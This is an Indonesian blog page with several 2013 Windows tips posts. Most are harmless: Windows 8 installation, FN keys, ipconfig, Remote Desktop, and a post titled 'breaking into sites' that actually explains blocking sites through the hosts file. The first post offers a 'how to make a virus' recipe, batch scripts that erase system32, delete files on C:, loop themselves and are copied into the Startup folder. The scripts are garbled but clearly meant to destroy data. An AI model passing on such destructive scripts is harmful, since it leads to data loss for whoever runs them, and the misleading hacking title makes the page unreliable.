counter
Tampilkan postingan dengan label TIPS & TRIK KOMPUTER. Tampilkan semua postingan

Kamis, 22 Agustus 2013

Cara Membuat Virus Di Komputer


Hai sobat ! pada postingan kali ini saya akan menjelaskan cara membuat virus di komputer.Tanpa berlama lama lagi langsung saja kita simak langkah - langkahnya dibawah ini.

Berikut Cara Membuat Virus Di Komputer Cekidot
1. Buka Notepad Masukan Script Dibawah


Virus terdeteksi // Title buat window
xxx // sub skrip xxx
msg * mencoba mendelete viruz // pesan
erase "C:\WINDOWS\system32" // menghapus system32
start xxxx.bat // menjalankan file xxxx.bat yg disimpan pada folder yang sama
msg * percobaan gagal,mencoba kembali // pesan
goto xxxx // eksekusi xxxx.bat

2. Simpan Dengan Extensi scandinavian.bat dan all fille bukan .txt
3. Buka Notepad Baru Masukan Script Berikut


Viruz // mengubah window title
msg * Wah2 komputer anda kena viruz// pesan di message box
del // Delete files /// "del c:" mengapus file yg di c:
erase // sama kyk del
start xxxx.bat // memulai xxxx.bat
xxx // sub skrip
goto // ke subskrip

4. Save Dengan Nama scandinavianhacker.bat
5. Jika mau menjalankannya, jalankan yang scandinavianhacker.bat
6. Kalo mau menjalankannya ketika komputer Startup Copy ke C:\Documents and Settings\*nama user*\Start Menu\Programs\Startup.


Sekian informasi dari saya semoga bermanfaat dan terima kasih.


Tutorial Menginstall Windows 8 Lengkap Dengan Gambar


Hai sobat ! pada kesempatan kali ini saya akan menjelaskan tentang cara menginstall windows 8 lengkap. Windows 8 merupakan Sistem Operasi terbaru dari Microsoft. Windows 8 sendirimempunyai beberapa kelebihan dan kelemahan, Terlepas dari itu anda akan disuguhi penampilan yang cantik dari windows 8 yaitu tampilan Metro UI / Tile-nya yang elegan. Untuk sobat yang ingin menginstall windows 8 saya mempunyai tutorial menginstall windows 8 lengkap dengan gambar. Langsung saja tanpa berlama lama lagi simak saja langkah - langkahnya dibawah ini.


Pertama-tama nyalakan komputer dan di dalam keadaan booting tekan Esc untuk memasuki Boot Menu. Kemudian masukkan DVD instalasi Windows 8. Lalu pilih Boot Menu dengan menggunakan CD/DVD-ROM.
Cara Install Windows 8
Catatan: Perlu kamu perhatikan, berbagai BIOS memiliki tombol Boot Menu yang berbeda-beda.


Kemudian akan muncul loading Windows 8 yang sangat khas.
Cara Install Windows 8


Proses installasi Windows 8 akan dimulai, pilih bahasa, waktu dan keyboard yang kamu inginkan setelah itu klik Next.
Cara Install Windows 8


Lalu klik Install Now untuk memulai menginstall Windows 8.
Cara Install Windows 8


Tunggu proses memulai install Windows 8.
 
Cara Install Windows 8


Masukan Procut Key untuk mengaktifkan Windows 8.
Cara Install Windows 8


Centang tanda I accept the license terms untuk menuju langkah selanjutnya, lalu klik Next.
 
Cara Install Windows 8


Jika kamu ingin mengupgrade Windows 7 ke Windows 8, kamu bisa memilih menu Upgrade. Kalau kamu ingin menginstall Windows 8, kamu bisa memilih Custom.
Cara Install Windows 8

Pilih partisi yang ingin kamu install Windows 8, saran WinPoin sebaiknya kamu install di partisi yang pertama berada diatas sendiri dan klik Next. Kalau partisi komputer kamu belum di setting, kamu bisa melakukannya dengan mengklik Drive Options.

Cara Install Windows 8

Setelah itu proses install Windows 8 akan berjalan, tinggal kamu tunggu saja.

Cara Install Windows 8

Selesai proses install, kamu akan disuruh untuk mengisikan nama komputer dan memilih warna theme.

Cara Install Windows 8

Lalu kamu disuruh untuk melakukan Setting PC, saran WinPoin kamu langsung menggunakan Use express setting.

Cara Install Windows 8

Kemudian pada langkah ini kamu disuruh untuk membuat akun atau login komputer menggunakan akun Microsoft, jika kamu belum memiliki akun Microsoft. Pilih Sign in without a Microsoft account. Kalau kamu sudah memiliki akun Microsoft tinggal masukan email saja.

Cara Install Windows 8

Karena biasanya tidak semua orang memiliki akun Microsoft, kali ini WinPoin login menggunakan akun local.

Cara Install Windows 8

Isikan nama akun dan password yang kamu inginkan.

Cara Install Windows 8

Kamu akan segera menemui Windows 8 dengan menunggu beberapa menit.

Cara Install Windows 8

Dan sekarang kamu sudah dapat mengakses Windows 8 dengan suguhan Start Screen.

Cara Install Windows 8

Mudah bukan untuk cara install Windows 8 diatas?

Sekian informasi dari saya semoga bermanfaat dan terima kasih.

Cara Mengatasi Tombol FN Tidak berfungsi Di Windows 8


Hai sobat ! pada postingan kali ini saya akan menjelaskan solusi tombol FN tidak berfunfsi di windows 8. Windows 8 adalah sistem operasi terbaru dari Microsoft, Windows 8 sendiri mempunyai beberapa kelebihan dan kekurangan, Salah satu kekurangannya adalah tombol FN yang tidak bisa berfungsi pada sebagian laptop atau komputer. Langsung saja tanpa berlama lama lagi kita simak saja solusinya dibawah ini.

Fn ini berasal dari kata Function dan di Keyboard Laptop/Netbook tombol ini digunakan untuk sebuah Hotkey, seperti Wifi, Brightness, Sound, Numpad dll. nah yang jadi pertanyaan temen saya waktu abis Install Windows 8, kenapa nggak bisa pakai Wifi? di tekan tombol Fn + Hotkey Wifi juga ngak bisa. wah tanda tanya nih.. setelah gw lihat Drivernya , Eh ternyata si Driver Hotkey masih belum ter Install
Oh ya bagi yang belum tahu nih gambar Fn di Keyboard


dan bagi anda yang masih kebingungan karena tombol Fn tidak berfungsi bisa Klik Link di bawah ini


Untuk mencarinya anda bisa menyesuaikan dengan Tipe Laptop anda.
Sekian dulu informasi dari saya semoga bermanfaat dan terima kasih.


Rabu, 21 Agustus 2013

Cara Mengetahui IP Address Kita Dengan CMD Atau Command Prompt


Hai sobat ! pada postingan kali ini saya akan menjelaskan cara mengetahui IP Address kita melalui Cmd atau Command Prompt. Tanpa berlama lama lagi langsung saja kita simak langkah - langkahnya dibawah ini.

Langkah pertama buka run dengan cara menekan windows + R atau anda bisa klik Start -> Accessoris -> Lalu klik Run. Maka akan muncul window baru di kiri bawah. ketikkan “cmd” tanpa tanda petik. Seperti gambar dibawah ini.
 
cara mengetahui ip address dari terminal
Perintah Mengetahui IP Address
Setelah muncul jendela baru, maka anda bisa mengetikkan perintah “ipconfig” untuk mengetahui ip address yang disetting di komputer atau laptop anda. Anda bisa melihat contoh dibawah ini.
 
perintah mengetahui ip address
 
Keterangan IP Address
Setelah anda mengetikkan perintah, maka akan muncul beberapa baris keterangan di CMD. Kurang lebih keterangan tersebut seperti di bawah ini. Diantara semua keterangan tersebut, ada informasi IP address seperti dibawah ini.
 
keterangan IP Address
 
 
Selamat mencoba.

Sekian informasi dari saya semoga bermanfaat dan terima kasih.


Cara Membobol Situs Tanpa Software


Hai sobat ! Pada kesempatan kali ini saya akan menjelaskan cara membobol situs tanpa software. jika kalian ingin membobol situs tetapi tidak bisa membobol saya punya caranya, tapi cara ini tidak boleh disalah gunakan yaa... tanpa berlama lama lagi langsung saja kita simak langkah - langkahnya dibawah ini.
  1. Browse C:\Windows\system32\drivers\etc.
  2. Cari file yang bernama “hosts” dan buka di editor (notepad atau yang lainnya).
  3. Lalu, Anda akan menemui tulisan “127.0.0.1 localhost”.
  4. Nah, dibawahnya tambahkan “127.0.0.2 www.nama-website-yg-mau-diblokir.com” tanpa tanda kutip.
  5. Ubah tulisan www.nama-website-yg-mau-diblok.com dengan nama website yang ingin Anda blokir dan save.
Penjelasan detailnya (lebih untuk pengguna Windows Vista atau Windows 7:(

Pertama buka cmd dengan akses administrator.
Blokir1

Kemudian ketikkan perintah cd drivers/etc lalu tekan enter. Selanjutnya tuliskan lagi perintah edit hosts lalu enter.
Blokir2

Selanjutnya, dibawah tulisan 127.0.0.1 tuliskan 127.0.0.2 www.nama-website-yg-mau-diblokir.com
Blokir3

NB : Jika ingin memblokir lebih dari satu website pisahkan saja dengan   spasi. Seperti Gambar diatas
.

Sekian informasi dari saya semoga bermanfaat.
Terima Kasih.

Selasa, 20 Agustus 2013

Cara Mengendalikan Komputer Lain Dengan Remote Desktop


Hai sobat ! bertemu lagi dengan saya Pada kesempatan kali ini saya akan menjelaskan cara mengendalikan komputer lain dengan remote desktop. Tanpa berlama lama lagi langsung saja kita simak langkah - lankahnya di bawah ini.

Dengan Remote desktop kita dapat memerintahkan komputer lain yang kita remote untuk melakukan perintah print atau kita bisa melihat apa yang ada dikomputer yang kita remote, bisa juga melihat tampilan layar komputer lain sama seperti di komputer aslinya. 
Karena tujuannya untuk meremote komputer A, jadi Kita hanya perlu setting di komputer A. Dan kabel UTF sebagai penghubung antar komputer.
Cara settingnya sebagai berikut :
  1. Tentukan nama user ( harus berpassword), kalau belum silakan create —> edit dulu control panel --> user account yang akan digunakan untuk remote desktop user.
  2. klik kanan pada my computer --> Properties - pilih tab Remote
  3. Seperti gambar dibawah ini :
  4.  Beri contreng pada Allow user to connect remotely to this
    computer
  5. Klik Select Remote User -> klik add -> ketik nama user sesuai step –>1
  6. klik check name -> klik OK -> OK 

Di komputer yang akan dipakai untuk meremote Komputer B, C, dst) kita tinggal menjalankan Aplikasi Remote Desktop Connection Start -> All Programs Accessories Communications Remote Desktop Connection.
 
  • Masukkan Alamat IP komputer atau nama komputer yang akan diremote klik Conect tunggu beberapa saat
  • Masukkan user name remote user dan password username sesuai step 4
Nah sekarang kita sudah bisa melakukan perintah dikomputer yang kita remote

Sekian informasi dari saya semoga bermanfaat dan bisa menambah ilmu komputer anda.
Terima kasih..


Followers

Top Komentar

Total Tayangan Halaman

Playboy Pink